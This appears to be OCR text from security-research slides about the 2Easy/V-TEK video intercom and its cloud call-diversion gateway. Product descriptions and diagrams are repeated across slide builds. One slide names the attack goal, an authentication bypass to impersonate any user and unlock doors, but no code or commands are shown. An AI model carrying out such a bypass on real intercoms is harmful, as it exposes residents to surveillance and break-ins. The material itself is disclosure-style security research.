
14. Surveillance door station via 2Easy APP

On 2Easy APP, press on “Monitor” and wait for a few second (Due to 2-Wire communication will take around 12 second to get video), blue screen is normally due to the DX monitor is verifying the password and monitor code.



14. Surveillance door station via 2Easy APP

On 2[redacted]PP, press on “Monitor” and wait for a few second (Due to 2-Wire co[redacted]ication will take around 12 second to get video), blue screen is normally [redacted] the DX monitor is verifying the password and monitor code.



Surveillance door station via 2Easy APP

On 2Easy APP, press on "Monitor" and wait for a few second (Due to 2-Wire communication will take around 12 second to get video), blue screen is normally due to the DX monitor is verifying the password and monitor code.

Surveillance door station via 2Easy APP


On 2Easy APP, press on "Monitor" and wait for a few second (Due to 2-Wire communication will take around 12 second to get video), blue screen is normally due to the DX monitor is verifying the password and monitor code.

1. Open camera stream
2. Transmit audio

Surveillance door station via 2Easy APP

On 2Easy APP, press on "Monitor" and wait for a few second (Due to 2-Wire communication will take around 12 second to get video), blue screen is normally due to the DX monitor is verifying the password and monitor code.

1. Open camera stream
2. Transmit audio
3. Unlock the door




Surveillance door station via 2Easy APP


OMG

n will
ifying

We just need authentication bypass!



We just need authentication bypass! to impersonate any user and control their intercom!



SYSTEM OVERVIEW

2easy platform

V-TECK


Effective Solution to Security Needs

Latest Documents | Download 2020~2021 Catalogue

OEM


V-TEK

OEM



V-TEK


OEM



White-label

V-TEK

OEM




White-label

V-TEK

OEM




White-label

...





Outdoor
Intercom
Home unit


CLOUD-BASED CALL DIVERSION




CLOUD-BASED CALL DIVERSION



CLOUD-BASED CALL DIVERSION






Intercom

04

Diverted mode

CLOUD-BASED CALL DIVERSION



Attacker

Internet


V-TEC Gateway

Intercom

04

Diverted mode

CLOUD-BASED CALL DIVERSION



Monitor Mode

Internet


V-TEC
Gateway

Intercom

04

Diverted mode

CLOUD-BASED CALL DIVERSION



Monitor Mode

Internet


V-TEC
Gateway

Intercom

04

Diverted mode

CLOUD-BASED CALL DIVERSION



Monitor Mode

Internet


V-TEC Gateway

Intercom

04

Diverted mode

CLOUD-BASED CALL DIVERSION




Monitor Mode

Internet

V-TEC
Gateway


Intercom

04



Diverted mode

CLOUD-BASED CALL DIVERSION



Monitor Mode

Internet


V-TEC Gateway

Intercom

04

Diverted mode

CLOUD-BASED CALL DIVERSION



Monitor Mode

Internet

V-TEC Gateway

Intercom

04

Diverted mode

SYSTEM OVERVIEW


DT607

2 wire system

DX471
Wifi monitor

V-TEC
Gateway

IP-based



2Easy App

- 170 degree fisheye high resolution camera;
- Waterproof nameplate design with blue light background;
- Anti-tamper screw installation;
- Full stainless steel materials design;
- Keypad password access control;

- **Wifi**
- 7" TFT touch screen;
- Touch sensor button;
- Hands-free communication;
- Color icon menu display;
- Pantilt&zoom under fisheye mode;
- Call divert to smart phone;

SYSTEM OVERVIEW


DT607

2 wire system

DX471
Wifi monitor

V-TEC
Gateway

IP-based




2Easy App

